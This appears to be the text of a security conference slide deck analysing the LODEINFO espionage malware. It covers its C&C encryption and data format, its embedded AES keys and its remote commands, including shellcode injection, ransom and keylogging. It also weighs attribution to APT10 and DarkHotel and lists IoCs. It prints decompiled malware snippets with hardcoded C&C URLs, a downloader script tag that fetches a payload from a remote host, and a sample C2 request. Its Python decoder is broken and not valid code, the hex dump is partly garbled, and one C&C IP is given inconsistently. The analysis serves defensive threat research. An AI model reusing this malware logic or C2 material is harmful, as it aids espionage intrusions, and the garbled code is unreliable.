
```
1 from Crypto.Cipher import AES
2 import hashlib
3 import base64
4 import sys
5 from binascii import a2b_hex
6 import struct
7
8
9
10 def decode_2nd(in_buf, len):
11     out_buf = bytearray(100)
12     v4 = 3
13     v8 = 0xFF
14     v9 = -1
15     if in_buf[0] < 2:
16         v4 = 0
17         v8 = v9
18     v27_tuple = (4, 0, 1, 0, 2, 0, 1, 0, 3, 0, 1, 0, 2, 0, 1, 0)
19     out_max_idx = len - 1 - out_buf.index
20     pos_in_idx = v4 + in_buf.index
21     v48_in_idx = pos_in_idx + in_buf.index
22     out_data_max_idx = (len - 1) - 10 - out_buf.index
23     v9 = 1 + unsigned int
24     v93_in_idx = in_buf[1] + v8 + in_buf.index
25     v11_in_idx = in_buf[1] + v8 - 1 + in_buf.index
26     v44_in_idx = v43_in_idx - 1 + in_buf.index
27     in_idx = 0
28     out_idx = 0
29     v28 = 0
30
31     while True:
32         goto_flag = False
33         if (v9 == 1):
34             if (pos_in_idx + 3 > v11_in_idx):
35                 return 0
36             v9 = struct.unpack_from("c", in_buf, pos_in_idx)[0]
37             pos_in_idx += 4
38             v48_in_idx = pos_in_idx
39             if (pos_in_idx + 3 > v11_in_idx):
40                 return 0
41
42             data = struct.unpack_from("c", in_buf, pos_in_idx)[0]
43             (v0, v1)
```

C&C Communication Data Format


Header



Data



Transferred Data



base64

base64

```
long Len;  
for (i = 0; i < 4; i++)  
    Len[i] = Len[i] ^ KEY
```

Communication Data Encryption

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36
Host: 133.130.121[.]44
Content-Length: 216
Connection: Keep-Alive
Cache-Control: no-cache
```

Fixed String

Header + Payload

```
3_x78Ta=9yBOQJ8zPCATcHUMSuyIYrQAAACyAgdAGcVdfjAdEJDwqDwuSmo7DTgf8pLQNFmv4htNcvzTE-
vVmjqQDu3MSVq_-nG2Ln5-fn5KGdcpaPaTZ6 [REDACTED] Lt5yV8oWTVTaNHbVC3ys7F3GQXuPu65_nw-
XBSL507D8Ow..
```

System Time As File Time at Start up

MAC Address

Code Page ID

Computer Name

Anti-Analysis (Shellcode Like)

```
off_api_tbl[1] = v41;
v1 = v59;
*off_api_tbl = v44;
tid = (*(v1->this + offsetof(struc_stack_api, kernel32_CreateThread)))(
    0,
    0,
    aa_C2_CommandHandler,
    off_api_tbl,
    0,
    &v85[0].api_addr[16]);
(*(v1->this + offsetof(struc_stack_api, kernel32_CloseHandle))(tid);
v25 = post_data;
}
```

v0.1.2

```
aa_GetBaseAddress proc near
;
;
var_4 = dword ptr -4

push ebp
mov ebp, esp
push ecx
call $+5
pop eax
sub eax, 413AC9h
mov [ebp+var_4], eax
mov eax, [ebp+var_4]
mov esp, ebp
pop ebp
retn
aa_GetBaseAddress endp
```

```
v51 = *(v5 + 440);
v61 = v50;
base_addr = aa_GetBaseAddress();
tid = (v51->kernel32_CreateThread)(0, 0, base_addr + 0x411FB0, v61, 0, v112);
```

v0.2.7~

Stack Strings AES & SHA512 Constants

```
C7 45 A4 A5 15 23 DD
C7 45 A8 D7 63 98 9C
C7 45 AC 36 2B C3 BA
C7 45 B0 C4 DB A3 A6
C7 45 B4 AA 3E DB 99
C7 45 B8 A5 30 10 CD
C7 45 BC D8 7C E4 FA
C7 45 C0 9F 0C 84 BE
C7 45 C4 87 FD 49 D4
C7 45 C8 EF 7F 72 05
C7 45 CC CE FB 4E 6C
C7 45 D0 C2 15 CD 8E
89 48 34
```

AES KEY

AES IV

```
mov [ebp+key_AES], 0DD2315A5h
mov [ebp+var_58], 9C9863D7h
mov [ebp+var_54], 0BAC32B36h
mov [ebp+var_50], 0A6A3DBC4h
mov [ebp+var_4C], 99DB3EAAh
mov [ebp+var_48], 0CD1030A5h
mov [ebp+var_44], 0FAE47CD8h
mov [ebp+var_40], 0BE840C9Fh
mov [ebp+iv_AES], 0D449FD87h
mov [ebp+var_38], 5727FEFh
mov [ebp+var_34], 6C4EFBCEh
mov [ebp+var_30], 8ECD15C2h
mov [eax+34h], ecx
```

- Some good tools to find encryption (findcrypt, findcrypt-yara, cryptgrep)
- Need to add signature to find stacking constants

Remote Commands

0x4D 0x5A 'MZ' ...



Load PE file in memory

0xE9 'JMP'...



Load shellcode in memory

Others



Next Slide

} Deleted
in v0.3.8

UNIX Like Commands

command	show supported commands
ls	list files
send	download file from C&C
recv	upload file to C&C
memory	inject shellcode
kill	terminate process
cat	show file content
cd	change current directory
ver	show lodeinfo version

rm	delete file
print	screenshot
ransom	encrypt files
keylog	key logging?


- arbitrary command is also supported
 - e.g. cmd.exe /c ipconfig

e.g. ransom c:¥ransom

Command Implementation History

	v0.1.2	v0.2.7	v0.3.2	v0.3.4	v0.3.5	v0.3.6	v0.3.8
command	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
ls	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
send	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
recv	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
memory	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
kill	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
cat	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
cd	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
ver	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
print			<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
rm					<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
ransom					Not available	Not available	<input type="radio"/>
keylog					Not available	Not available	Not available

ransom (File Encryption) Flow



Encrypted File Format

The image shows a hex dump of a file with several annotations. On the left, a hex dump is displayed with columns for hexadecimal values and their corresponding ASCII characters. A blue box highlights the first 40 bytes, labeled "Ransom Marker(40 bytes)". A purple box highlights the next 256 bytes, labeled "RSA Encrypted (256 bytes) [AES Key(32bytes) & IV(16bytes)]". A yellow box highlights the final 170 bytes, labeled "Encrypted Data (Custom bit operation + AES)". On the right, the ASCII representation of the file is shown, starting with "WOW! THIS FILE HAS BEEN ENCRYPTED..." followed by various symbols and characters.

```
0000h: 57 4F 57 20 48 WOW! THIS FILE H
0010h: 41 53 20 54 45 AS BEEN ENCRYPTE
0020h: 44 2E 2E 2E 00 00 00 00 C9 61 6F 5E 77 08 DC 76 D.....Éao^w.Üv
0030h: 3E 8D 6C 42 50 A0 9C 6E 65 7C 5D ED 0E E3 8A 60 >.lBP œne||í.ăš`
0040h: 2D 40 12 6B 1F D2 BD 55 41 3C 5A D5 83 AA 5E 91 -@.k.ò¼UA<Zõf^`^
0050h: C1 2B 25 EB F3 F6 85 EC 1C 9D 5A 67 1D 1E 25 50 Á+%ëöö...i..Zg..%P
0060h: B2 A1 23 6C C9 6C DA 51 F3 35 8D 5A 4F 9F D5 E7 º;#lÉlÚQó5.ZOÿÖç
0070h: B4 AE 95 43 A9 E5 1B CE 1C 77 8B 05 A9 34 F3 BE ´@•C@ã.î.w<.©4ó¼
0080h: 13 9 5 DC ."í1`R).+!ò2OUÿÜ
0090h: 43 2 38 C&.š"ð"My×8¯-¼.8
00A0h: B6 9 2 4E ¶~°4lg.kWž`f<a²N
00B0h: 4C 6 3 AB Lf>ue×Sð>|f.-&{«
00C0h: 94 1 1 A8 ".6(.Æx~$œI'~V±"
00D0h: 0B 9D 37 31 99 4A E9 F9 91 88 CB 3A 47 04 06 94 ..7l™Jáù`^È:Gd."
00E0h: 1B BF FB E1 5C 18 2C C5 3B 1F E1 5D 59 B0 AA AD .çúá\.,Á;.á]Y°*-
00F0h: 7E 06 B5 71 73 F4 49 67 BC 35 BB 0D 27 2B 2F F4 ~.µgsðIg¼5>.'+÷ð
0100h: CA D1 46 D4 CD 03 2E 8A DD 5D 28 32 B4 87 F2 D6 ÊÑFÔí..šÝ](2'+òÖ
0110h: 55 3B 00 FF 3C B6 27 6A 94 55 AD 2C 2D 81 ED EC U;.ÿ<¶'j"U-,.-.ii
0120h: 03 A2 3F C1 E7 D8 80 71 80 E9 43 9B 02 3C C1 1A .ç?ÁçøeqééC>.<Á.
0130h: 0D 76 6A 5D 8B 0A E2 C1 88 69 DE 95 E4 D7 22 37 .vjj< .òã^iB•ã×27
0140h: E0 02 9 01 à.>].~Nf|@.~\;/.
0150h: E5 D7 6 9 E8 à×bÄ¼.¿ó ..ÖFiè
0160h: E9 B6 A 9 E9 é¶£<œÀ.žÑ"*Y^B¼ž
0170h: 72 86 CA 9D 7A 50 3E 7C 87 F1 5E FF 74 r†Ê.zP>|†ñ^ÿt
```


Coding Miss?

```
pTime = ((*v2)->msvcrt_malloc)(16);
v9 = *v2;
systemtime = pTime;
(v9->kernel32_GetSystemTime)(pTime);
aes_key = ((*v2)->msvcrt_malloc)(64);
sha512_const = aa_MAKE_SHA512_CONST(v24); // Get SHA256 const
for ( i = 0; i < 4; ++i )
{
    *(sha512_const + sha512_const[0x32]++ + 0x48) = *(&systemtime + i); // make random 64bytes with system time
    if ( sha512_const[0x32] == 0x80 )
    {
        sub_45B94D(sha512_const, v2, i, sha512_const);
        sha512_const[0x32] = 0;
    }
}
```

Using new allocated memory address

In fact, the developer seems to want to use system time?
Correct: *(systemtime + i)

Who is behind?



DarkHotel

- **Target Industry is overlapping**
 - **Since 2015 targeting to academic & media sectors have been observed**
 - **Media (especially Korean Peninsula)**
 - **One of objects is foreign policy espionage**
- **1st RAT implant is more complicated than LODEINFO**
 - **Multiple downloads**
 - **Filtering target severely (target's PC MAC address, etc.)**
- **No similar Malware**

Complicated 1st foothold establishment Procedure

Matryoshka Attack

1st Downloader




```
<!-->
<title>Error</title>
</head>
<body>
  <script type="text/javascript" src="http://www. [redacted] /jo/revenge/oper_0711/help.txt"></script>
</body>
</html>
```


2nd Downloader



3rd Downloader



To be continued..



- **Target Industry is overlapping**
 - **Since 2016, targeting entities in Japan had been observed**
 - **Media, others (various kinds of industries)**
 - **One of objects is foreign policy espionage**
- **Delivery is similar with LODEINFO**
 - **Simple Office Macro Dropper**
- **One of RATs, ANEL coding style is similar to LODEINFO**

Coding Style Similarity to Early Version ANEL

1. At the beginning of main processing, C&C URLs string is copied to a buffer.
2. C&C Communication data (Encryption + base64)
CryptBinaryString() is used for base64 encoding of encrypted data
3. Fixed User-Agent string is used for HTTP POST
*ANEL uses ObtainUserAgentString(), but RedLeaves variants uses Fixed string
4. Implementing encryption by hand instead of calling encryption libraries
5. Response is read by InternetReadFile(). Create new thread for received command
6. Version string is embedded in the binary.

Coding Style Similarity

LODEINFO v0.1.2

```
buf = (api_tbl_1->msvcrt_malloc)(1024);
(*(v1->this + offsetof(struc_stack_api, kernel32_lstrcpy))(buf, "http://162.244.32.148/ http://45.67.231.169/");
v4 = v1->this;
v85[0].api_addr[7] = v4;
StructUrl = v4;
v85[0].api_addr[6] = v4;
key_array = 0xC6E60FE2;
```

ANEL 5.1.1

```
SetErrorMode(2u);
v0 = _time64(0);
srand(v0);
strcpy((char *)&v2, "http://trem.s.rvnee.com/page/ http://contacts.rvnee.com/index/");
sub_100018E7(&v2);
sub_10008AE2();
sub_10008BBD(&v1);
```

Coding Style Similarity

LODEINFO v0.1.2

```
0  vs = v10;
1  }
2  if ( (*(v5->api_addr[0] + offsetof(struc_stack_api, crypt32_CryptBinaryToStringA)) (
3      a3_data,
4      elements,
5      0x40000001,
6      0,
7      &len ) )
8  {
9      v6 = (*(v10->api_addr[0] + offsetof(struc_stack_api, msvcrt_malloc)))(len + 1);
10     if ( (*(v10->api_addr[0] + offsetof(struc_stack_api, crypt32_CryptBinaryToStringA)) (
11         a3_data,
```

LODEINFO v0.1.2

```
v26 = (v25->msvcrt_malloc)(v28);
v11 = v26;
if ( !v26 )
    break;
if ( !( *(v10->api_addr[0] + offsetof(struc_stack_api, wininet_InternetReadFile)) (v49, v9
    break;
if ( !a7 )
    break;
```

ANEL 5.1.1

```
if ( !cbBinary )
    cbBinary = strlen(this);
CryptBinaryToStringA((const BYTE *)this, cbBinary, 0x40000001u, 0, &pcchString);
sub_1000118C((void *)pcchString, (unsigned int *)pszString, 0);
v23 = 0;
v3 = pszString[0];
if ( v22 < 0x10 )
    v3 = (CHAR *)pszString;
if ( CryptBinaryToStringA(pbBinary, cbBinary, 0x40000001u, v3, &pcchString) )
{
    sub_100011C2(pszString);
```

ANEL 5.1.1

```
while ( 1 )
{
    v7 = (LPCVOID *)lpBuffer[0];
    dwNumberOfBytesRead = v47 - nNumberOfBytesToWrite;
    if ( v47 < 0x10 )
        v7 = lpBuffer;
    if ( !InternetReadFile(
        *(HINTERNET *) (dwErrCode + 488),
        (char *)v7 + nNumberOfBytesToWrite,
        v47 - nNumberOfBytesToWrite,
        &dwNumberOfBytesRead ) )
        break;
```

Coding Style Similarity

LODEINFO v0.1.2

```
off_api_tbl, v17,
tid = (*(v1->this + offsetof(struct_stack_api, kernel32_CreateThread)))(
    0,
    0,
    aa_C2_CommandHandler,
    off_api_tbl,
    0,
    &v85[0].api_addr[16]);
```

LODEINFO v0.1.2

```
if ( aa_CheckCmd(api_tbl, &v120
{
    strcpy(vVersion, "v0.1.2");
    v58 = (pLoadLibraryIAT->kerne
if ( !v58 )
```

ANEL 5.1.1

```
else
    v17 = 0;
if ( v17[4] )
{
    v18 = CreateThread(0, 0, create_thread_start_address, v17, 0, 0);
    CloseHandle(v18);
    v24 = 100;
```

ANEL 5.1.1

```
LOBYTE(v62) = 3;
f2_memcpy_array(0, (void **) &
write_message((int)v59, (int)
strcpy(v61, "5.1.1 rc");
sub_100018E7((int)&cbSize, v6
LOBYTE(v62) = 15;
```

ANEL - LODEINFO



JUSTICE NEWS

Department of Justice
Office of Public Affairs

FOR IMMEDIATE RELEASE Thursday, December 20, 2018

Two Chinese Hackers Associated With the Ministry of State Security Charged with Global Computer Intrusion Campaigns Targeting Intellectual Property and Confidential Business Information

Defendants Were Members of the APT 10 Hacking Group Who Acted in Association with the Tianjin State Security Bureau and Engaged in Global Computer Intrusions for More Than a Decade, Continuing into 2018, Including Thefts from Managed Service Providers and More Than 45 Technology Companies

The unsealing of an indictment charging Zhu Hua (朱华), aka Afwar, aka CVNX, aka Alayos, aka Godkiller; and Zhang Shilong (张士龙), aka Baobeilong, aka Zhang Jianguo, aka Atreexp, both nationals of the People's Republic of China (China), with conspiracy to commit computer intrusions, conspiracy to commit wire fraud, and aggravated identity theft was announced today.

The announcement was made by Deputy Attorney General Rod J. Rosenstein, U.S. Attorney Geoffrey S. Berman for the Southern District of New York, Director Christopher A. Wray of the FBI, Director Dermot F. O'Reilly of the Defense Criminal Investigative Service (DCIS) of the U.S. Department of Defense, and Assistant Attorney General for National Security John C. Deners.

Comparison

	LODEINFO	DarkHotel	APT10
Victim	<ul style="list-style-type: none">• Media• Foreign Policy	<ul style="list-style-type: none">• Media• Foreign Policy• Others	<ul style="list-style-type: none">• Media• Foreign Policy• Others
Initial Compromised TTP	<ul style="list-style-type: none">• Spear Phishing• Office Macro• Simple	<ul style="list-style-type: none">• Spear Phishing• Office Macro• LNK• Complicated	<ul style="list-style-type: none">• Spear Phishing• Office Macro• Simple
Toolset	<ul style="list-style-type: none">• LODEINFO	<ul style="list-style-type: none">• Asruex• Others <p>coding style similarity</p>	<ul style="list-style-type: none">• ANEL• REDLEAVES• Others
Infrastructure	No Overlapping		

Unknown Threat Actor One Possibility

```
Hyperlinks changed : NO
Title Of Parts      : ,
Heading Pairs      : タイトル, 1, Название, 1
Comp Obj User Type Len : 28
```

Japanese: Title

Russian: name

Destination IP, 3 weeks before LODEINFO was delivered

HeadingPairs of only 1 doc file contains Russian

45.67.231.169 info13.example.com View Raw Data

self-signed

Organization	Pq Hosting S.r.l.
ISP	Pq Hosting S.r.l.
Last Update	2019-12-06T03:08:37.605718
Hostnames	info13.example.com

```
v3 = aa_AES_Decrypt(&v13, ecn_blob,
strcpy(&dbg_msg[12], "[%d]: %d\r\n")
(v11->msvcrt_printf)(&dbg_msg[12], 8
v4 = *v3;
if ( !*v3 )
goto FREE_MEM;
v13 = v11;
addr = aa_Next_PE(&v13, (v3 + 1), v4
strcpy(dbg_msg, "[%d]: %p\r\n");
(v11->msvcrt_printf) (dbg_msg, 92, ad
```

Debug Message in v0.1.2

Windows 7 Профессиональная

Attribution Theories

A. LODEINFO is a new toolset of APT10

B. LODEINFO is a new toolset of DarkHotel

- Different TTP from observed TTP in the past
- Copycat for False Flag

C. LODEINFO is a toolset of Unknown Group

- Copycat APT10 toolset & TTP for making up for development skill
- Nexus to Russian region

Conclusion

- **Current TTP & Toolset is not high sophisticated however the actor is very active & evolving energetically.**
 - **The activity probably continues.**
 - **Purpose is Foreign Policy & National Security Intelligence**
- **We haven't found High Confident Attribution yet**
 - **Need to track the actor's activity more and share with others**
- **LODEINFO can be used in other countries than Japan in future**
 - **One of the possibilities is APT10's new toolset**
 - **Both espionage and system destruction**

Thank you

Any Question?
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Reference

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<https://hitcon.org/2018/pacific/downloads/1214-R2/1330-1400.pdf>

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https://jsac.jpCERT.or.jp/archive/2019/pdf/JSAC2019_6_tamada_jp.pdf

Indicators Of Compromise

Indicator	Type	Note
8151ae439dc309b6b07892ba6753f0ff179f81081064a38c1e39e46a9c49416c	SHA256	DLL v0.2.7
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	SHA256	shellcode v0.3.2
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	SHA256	doc drops v0.3.5
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	SHA256	DLL v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	SHA256	doc drops v0.3.6
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	SHA256	DLL v0.3.6
172.105.232[.]89	C&C	
130.130.121[.]44	C&C	
118.107.11[.]135	C&C	
103.140.187[.]183	C&C	
103.27.184[.]27	C&C	
172.105.230[.]196	C&C	
172.105.232[.]89	C&C	
139.180.192[.]19	C&C	
www.amebaoor[.]net	C&C	
www.evonzae[.]com	C&C	